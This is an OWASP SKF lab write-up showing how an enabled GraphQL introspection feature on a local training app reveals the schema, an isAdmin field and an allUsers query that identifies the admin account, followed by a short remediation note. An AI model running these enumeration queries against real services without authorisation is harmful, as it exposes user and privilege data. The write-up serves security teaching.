SKF write-ups

Python - GraphQL Introspection

Running the app on Docker


```
$ sudo docker pull blabla1337/owasp-skf-lab:graphql-info-introspection
```

```
$ sudo docker run -ti -p 127.0.0.1:5000:5000 blabla1337/owasp-skf-lab:graphql-info-introspec
```

Now that the app is running let's go hacking!

Reconnaissance

As soon as we browse on `http://0.0.0.0:5000` we see the few posts published by 2 users



Hello World
johndoe
This is the first post of jhon

Woooow
jimcarry
I'm the maaaaask

Second Post Jhon
johndoe
This is the second post of jhon

© SKF - Visit website


Exploitation

We want to use the introspection feature (enabled) in this case, to understand more about what queries are supported.

Let' use the `GraphiQL` UI to send queries to the backend and discover what is available.

Go to `http://0.0.0.0:5000/graphql`. We can query the generic `__schema` using:

```
{

  __schema {
    types {
      name
    }
  }
}
```




```
0.0.0.0:5000/graphql?query=query{%0A%20 __schema {%0A%20%20%20 types {%0A%20%20%20%20%20 name%0A%20%20%20 }%0A%20 }%0A}&operationName=undefined
```

```
query{
  __schema {
    types {
      name
    }
  }
}
```

```
{
  "data": {
    "__schema": {
      "types": [
        {
          "name": "Query"
        },
        {
          "name": "Node"
        },
        {
          "name": "ID"
        },
        {
          "name": "PostObjectConnection"
        },
        {
          "name": "PageInfo"
        },
        {
          "name": "Boolean"
        },
        {
          "name": "String"
        },
        {
          "name": "PostObjectEdge"
        },
        {
          "name": "PostObject"
        },
        {
          "name": "Int"
        },
        {
          "name": "UserObject"
        },
        {
          "name": "UserObjectConnection"
        },
        {
          "name": "UserObjectEdge"
        },
        {
          "name": "__Schema"
        },
        {
          "name": "__Type"
        },
        {
          "name": "__TypeKind"
        },
        {
          "name": "__Field"
```

The application gives us interesting `Types`. Let's explore the `UserObject` one. If we build a more complex query we can ask for more information, exploring every field available. Let's send the following:

```
{
  __type(name: "UserObject") {
    name
    fields {
      name
      type {
        name
        kind
        ofType {
          name
          kind
        }
      }
    }
  }
}
```



```
query{
  __type(name: "UserObject") {
    name
    fields {
      name
      type {
        name
        kind
        ofType {
          name
          kind
        }
      }
    }
  }
}
```

```
{
  "data": {
    "__type": {
      "name": "UserObject",
      "fields": [
        {
          "name": "uuid",
          "type": {
            "name": null,
            "kind": "NON_NULL",
            "ofType": {
              "name": "ID",
              "kind": "SCALAR"
            }
          }
        },
        {
          "name": "username",
          "type": {
            "name": "String",
            "kind": "SCALAR",
            "ofType": null
          }
        },
        {
          "name": "isAdmin",
          "type": {
            "name": "Boolean",
            "kind": "SCALAR",
            "ofType": null
          }
        },
        {
          "name": "posts",
          "type": {
            "name": "PostObjectConnection",
            "kind": "OBJECT",
            "ofType": null
          }
        },
        {
          "name": "id",
          "type": {
            "name": null,
            "kind": "NON_NULL",
            "ofType": {
              "name": "ID",
              "kind": "SCALAR"
            }
          }
        }
      ]
    }
  }
}
```

In this case, for each field we we want to know what are the subfields and of which type.

The application will answer with:


```json
{
  "data": {
    "__type": {
      "name": "UserObject",
      "fields": [
        {
          "name": "uuid",
          "type": {
            "name": null,
            "kind": "NON_NULL",
            "ofType": {
              "name": "ID",
              "kind": "SCALAR"
            }
          }
        },
        {
          "name": "username",
          "type": {
            "name": "String",
            "kind": "SCALAR",
            "ofType": null
          }
        },
        {
          "name": "isAdmin",
          "type": {
            "name": "Boolean",
            "kind": "SCALAR",

            "ofType": null
          }
        },
        {
          "name": "posts",
          "type": {
            "name": "PostObjectConnection",
            "kind": "OBJECT",
            "ofType": null
          }
        },
        {
          "name": "id",
          "type": {
            "name": null,
            "kind": "NON_NULL",
            "ofType": {
              "name": "ID",
              "kind": "SCALAR"
            }
          }
        }
        ]
      }
    }
  }
```

> BINGO! We have some good information here

We can see that there is an interesting field `isAdmin`, that we can use to find out who is the admin of the application.

Now we just need to query all the Users. To do that, let's see if there is a query available. We can use the following syntax:

```
query availableQueries {
  __schema {
    queryType {
      fields {
        name
        description
      }
    }
  }
}
```



0.0.0.0:5000/graphql?query=query availableQueries {%0A%20 __schema {%0A%20%20%20 queryType {%0A%20%20%20%20%20 fields {%0A%20%20%20%20%20%20%20 name%0A
GraphiQL
Prettify
History
Docs
QUERY VARIABLES

```
query availableQueries {
  __schema {
    queryType {
      fields {
        name
        description
      }
    }
  }
}
```

```
{
  "data": {
    "__schema": {
      "queryType": {
        "fields": [
          {
            "name": "node",
            "description": "The ID of the object"
          },
          {
            "name": "allPosts",
            "description": null
          },
          {
            "name": "allUsers",
            "description": null
          }
        ]
      }
    }
  }
}
```

That will give us the `allUsers` query. Now we need to understand what are the fields. We can do that in different ways, using GraphiQL or doing some more introspection. In this case we use GraphiQL, sending the following query:

```
{
  allUsers {
    edges {

      node {
        username
        isAdmin
      }
    }
  }
}
```



```
0.0.0.0:5000/graphql?query=query{%0A%20 allUsers {%0A%20%20%20 edges {%0A%20%20%20%20%20 node {%0A%20%20%20%20%20%20%20 username%0A%20%20%20%20%2
```

```
query{
  allUsers {
    edges {
      node {
        username
        isAdmin
      }
    }
  }
}
```

```
{
  "data": {
    "allUsers": {
      "edges": [
        {
          "node": {
            "username": "johndoe",
            "isAdmin": false
          }
        },
        {
          "node": {
            "username": "jimcarry",
            "isAdmin": true
          }
        }
      ]
    }
  }
}
```

Remediation

Implement authorization on graphql endpoint. Although authenticated users could query the information, you should not map sensitive information into the type defined into the schema.

Additional resources